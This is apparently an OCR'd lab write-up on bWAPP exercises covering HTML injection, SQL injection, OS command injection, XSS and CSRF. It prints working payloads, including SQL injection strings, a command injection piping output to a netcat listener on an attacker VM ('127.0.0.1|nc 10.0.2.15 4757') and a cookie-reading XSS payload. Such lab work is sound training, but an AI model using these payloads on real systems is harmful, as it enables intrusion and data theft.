


1


name is displayed in bold text.

HTML Injection— Reflected (URL)


Upon selecting the vulnerability, "HTML Injection — Reflected (URL)", we got the following page which reflects the current page URL to the user.



Then fire up Burp Suite and intercept the traffic to see what is going on here.




First, let's append something to the end of the URL and check whether it is reflected to us.




After hitting the Forward button in Burp Suite, we can see that reflected URL has been changed,

Now perform an HTML injection attack. We can try appending something at the end of the URL again but this time with some HTML tags.



After hitting the Forward button, we can see that we are able to inject arbitrary HTML code into the vulnerable web page.




SQL Injection:

SQL Injection is a code injection technique that targets databases by inserting malicious SQL statements into input fields of a web application. If user inputs are not properly sanitized, attackers can manipulate SQL queries to access, modify, or delete data in the database, bypass authentication, or even take control of the entire database server.


SQL Injection (GET/Search)

SQL Injection (GET/Search) is a vulnerability where an attacker manipulates SQL queries by injecting malicious input into URL parameters (commonly through search fields or filters). If the application includes this input directly in a SQL query without proper validation or sanitization, the attacker can retrieve, modify, or delete database data.


First I searched for a



Note that there are php commands in the URL. This will be used to perform the SQL injection. Below shows an analysis of searching for a movie on the Burp website.




This provides some extra information about the GET request. Next, begin the SQL injection. Using the title parameter, inputting the string "1' -- -" results in a "No Movies Found!" response from the website. Since this was not marked as invalid syntax, this means that the site has accepted this string as valid command.



Next, the vulnerability will be exploited with a payload. Before attempting to use an actual command, I will populate the text boxes with numbers. These numbers will be inputted after the apostrophe, and before the dashes.

]

vulnerable information about the web server. In this case, I will find out what operating system and version that the web server has using the version() call. We will populate this in box 5.



we were able to get some sensitive information from the server by using an SQL injection.

SQL Injection (SEARCH/POST)

SQL Injection (SEARCH/POST) is a type of web vulnerability where attackers exploit input fields—such as a website's ***search bar****—that use* ***POST requests*** *to interact with a database. If the input is not properly validated or sanitized, malicious SQL code can be*


injected through the search field, manipulating backend queries to access, modify, or delete data without authorization.

Here we enter a same sql query to get all the data present in the current table/Database.


OS Command Injection

Description:


OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.



*we can see that the input we give is executed in the shell and returned to the output. Now we can exploit it by using | **<command>** with which we can append the command with another command. we can also use**; or &&** for appending multiple commands.*



*Then added | **ls** to our input.*




*When intercepted the request we can see that the vulnerable parameter is the **target**.*


Finally we can see that our input is processed and the output is returned from the shell.

OS Command Injection-Blind

Entering an IP address/localhost and hitting the ping button will result in the following.



To exploit this, I will use a command injection to establish a remote connection with the attacker VM. To begin, I will first use the netcat tool to listen on a port. In this case, I used port 4757.



This is my kali linux(attacker's machine IP).

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd00::4999:1ebc:90d3:75fc  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe3b:b744  prefixlen 64  scopeid 0x20<link>
        inet6 fd00::a00:27ff:fe3b:b744  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:3b:b7:44  txqueuelen 1000  (Ethernet)
        RX packets 4618  bytes 3609221 (3.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3271  bytes 473231 (462.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Next, using a command injection, I will forward traffic from bWAPP to the command line. This will all be entered into the text box on bWAPP, with the input being a localhost address piped to nc with the IP address of the Kali VM, and the port being listened on. The command entered is "127.0.0.1|nc 10.0.2.15 4757".

Going back to the terminal, the result shows that traffic is in fact being sent to the attacker VM, meaning that the text box has successfully been exploited.

```
┌──(aysha㉿aysh)-[~]
└─$ nc -lvp 4757
listening on [any] 4757 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 34076
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.022/0.022/0.022/0.000 ms
```

I was successfully able to exploit the text box using a command injection on the OS Command Injection-Blind page of bWAPP.

Cross Site Scripting

Description:

Cross-Site Scripting (XSS) is a client-side code injection vulnerability that allows an attacker to inject malicious scripts (usually JavaScript) into web pages viewed by other users. These scripts run in the context of the victim's browser, often without their knowledge, and can be used to steal cookies, hijack sessions, redirect users to malicious sites, perform keylogging, or deface websites.

XSS is typically caused by improper input validation and output encoding, where user-supplied data is not properly sanitized before being embedded into the HTML or JavaScript of a page. There are three main types of XSS:


8. *Stored XSS (Persistent): The malicious script is permanently stored on the server (e.g., in a database, message forum, comment field). When another user views the content, the script executes.*

9. *Reflected XSS (Non-persistent): The malicious code is reflected off a web server in the form of an error message, search result, or another response that includes some or all of the input sent to the server.*

10. *DOM-based XSS: The vulnerability is in the client-side code rather than the server. Malicious scripts modify the DOM environment in the browser, affecting how the page behaves.*

Cross Site Scripting XSS - Stored (User Agent)

The application parses data directly from the user agent. You can inject any code you want, including malicious JS payloads that will get executed when someone navigates to that page. With Burp, you can replace the User-Agent header.



Cross Site Scripting XSS - Stored (Change Secret)

Enter a secret and click on change

Now right click on "The secret has been changed" and inspect the element


You can notice that the input type is hidden

Changed the input type to "Text"

You can notice that and login text box is visible now enter a new secret and add the below payload to the login box field

"><img src=x onerror=alert(document.cookie)>

And click on change



Cross-Site Request Forgery (CSRF)

Description:


Cross-Site Request Forgery (CSRF) is an attack that tricks an authenticated user into unknowingly submitting a malicious request to a web application. It exploits the trust that a web application has in the user's browser. If the user is logged in and a malicious link or script is loaded in another tab or email, it can execute actions (like changing account settings or transferring money) using the user's credentials.

